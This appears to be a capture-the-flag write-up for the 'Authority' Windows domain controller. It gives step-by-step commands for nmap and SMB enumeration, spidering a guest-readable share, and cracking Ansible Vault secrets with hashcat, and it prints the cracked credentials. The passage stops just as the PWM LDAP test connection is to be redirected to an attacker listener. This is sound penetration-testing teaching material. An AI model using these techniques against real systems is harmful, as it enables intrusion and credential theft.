

Summary
Authority is a Windows domain controller where the foothold comes from a misconfigured development share rather than from any AD attack path. Ansible Vault hashes left in the share crack offline and reveal credentials for a PWM password management portal running on port 8443. The configuration manager is used to redirect the LDAP test connection to an attacker-controlled listener, leaking cleartext credentials for svc_ldap via Responder. Privilege escalation runs through ADCS: a vulnerable certificate template allows requesting a certificate as Administrator, and PassTheCert is used to abuse it over LDAP when direct Kerberos authentication is blocked.
Flags:
- User — SMB enum → Ansible Vault cracking → PWM abuse → Responder → WinRM as
svc_ldap - Root — ADCS ESC1 → machine account → PassTheCert → LDAP shell → Administrators group
Detailed Walkthrough
Enumeration
Nmap Scan
Full TCP scan first:
sudo nmap -p- --min-rate 1000 -T4 10.129.14.124 -oA TCP_allportsExtract open ports and run detailed enumeration:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.14.124
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows AD LDAP (Domain: authority.htb)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows AD LDAP (Domain: authority.htb)
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: authority.htb)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
8443/tcp open ssl/http Apache Tomcat
9389/tcp open mc-nmf .NET Message Framing
- 88/389/3268 confirm a domain controller, domain is
authority.htb- 80 is open but shows only the IIS default page — nothing useful
- 8443 is running Apache Tomcat over SSL — worth investigating
- 5985 (WinRM) is open — credentials will get us a shell
- SSL certificates on 389/636/3268 are signed by
htb-AUTHORITY-CA— this confirms ADCS is present on the domain, which is worth keeping in mind for privilege escalation
Add the hostname to /etc/hosts:
sudo nano /etc/hosts
# 10.129.14.124  authority.htb
Web Enumeration
Port 80 returns the IIS default page. Port 8443 has something more interesting: a PWM password management portal running in configuration mode.

Default credentials did not work against the main login. The Configuration Manager and Configuration Editor are separate endpoints, worth trying with any credentials recovered later.
SMB Enumeration
The nmap scan returned Null Auth:True on SMB, meaning unauthenticated access is worth testing:
nxc smb 10.129.14.124
Check shares with the guest account:
nxc smb 10.129.14.124 -u 'guest' -p '' --shares
The Development share is readable. Spider it and download everything:
nxc smb 10.129.14.124 -u 'guest' -p '' -M spider_plus -o EXCLUDE_DIR=IPC$ DOWNLOAD_FLAG=true
Files land in /home/parallels/.nxc/modules/nxc_spider_plus/10.129.14.124/. Check what was collected:
cat 10.129.14.124.json | jq '. | map_values(keys)'
Lots of YAML files. Search for hardcoded credentials:
cd 10.129.14.124
grep -ri "password" .
Several hits come back. Browsing through in VS Code, most are config references, but Development/Automation/Ansible/PWM/defaults/main.yml stands out. It contains three Ansible Vault encrypted values:

pwm_admin_login: !vault | $ANSIBLE_VAULT;1.1;AES256 ...
pwm_admin_password: !vault | $ANSIBLE_VAULT;1.1;AES256 ...
ldap_admin_password: !vault | $ANSIBLE_VAULT;1.1;AES256 ...
Cracking the Ansible Vault Hashes


Each vault blob needs to be extracted separately, stripping the !vault | line and keeping only the $ANSIBLE_VAULT header and hex data. Save each to its own file, then convert to a crackable format with ansible2john:
ansible2john pwm_admin_login.hash >> hashes.txt
ansible2john pwm_admin_password.hash >> hashes.txt
ansible2john ldap_admin_password.hash >> hashes.txt
Crack with Hashcat (mode 16900 = Ansible Vault):
hashcat -m 16900 hashes.txt /usr/share/wordlists/rockyou.txt
All three vaults share the same master password: !@#$%^&*
Decrypt each vault to recover the plaintext credentials:
cat pwm_admin_login.hash | ansible-vault decrypt
cat pwm_admin_password.hash | ansible-vault decrypt
cat ldap_admin_password.hash | ansible-vault decrypt


Credentials recovered:
pwm_admin_login=svc_pwmpwm_admin_password=pWm_@dm!N_!23ldap_admin_password=DevT3st@123
PWM Configuration Manager — LDAP Credential Capture
The svc_pwm credential did not work against the main PWM login, but pWm_@dm!N_!23 authenticated to the Configuration Manager endpoint.



Downloading PwmConfiguration.xml from inside the manager reveals a reference to CN=svc_ldap in the LDAP configuration. Testing that account with the recovered passwords against SMB and WinRM didn’t work.
The Configuration Editor gives a more interesting option. Under LDAP > LDAP Directories > default > Connection there is a Test LDAP Profile button, and crucially, we can edit the LDAP URL before triggering it.

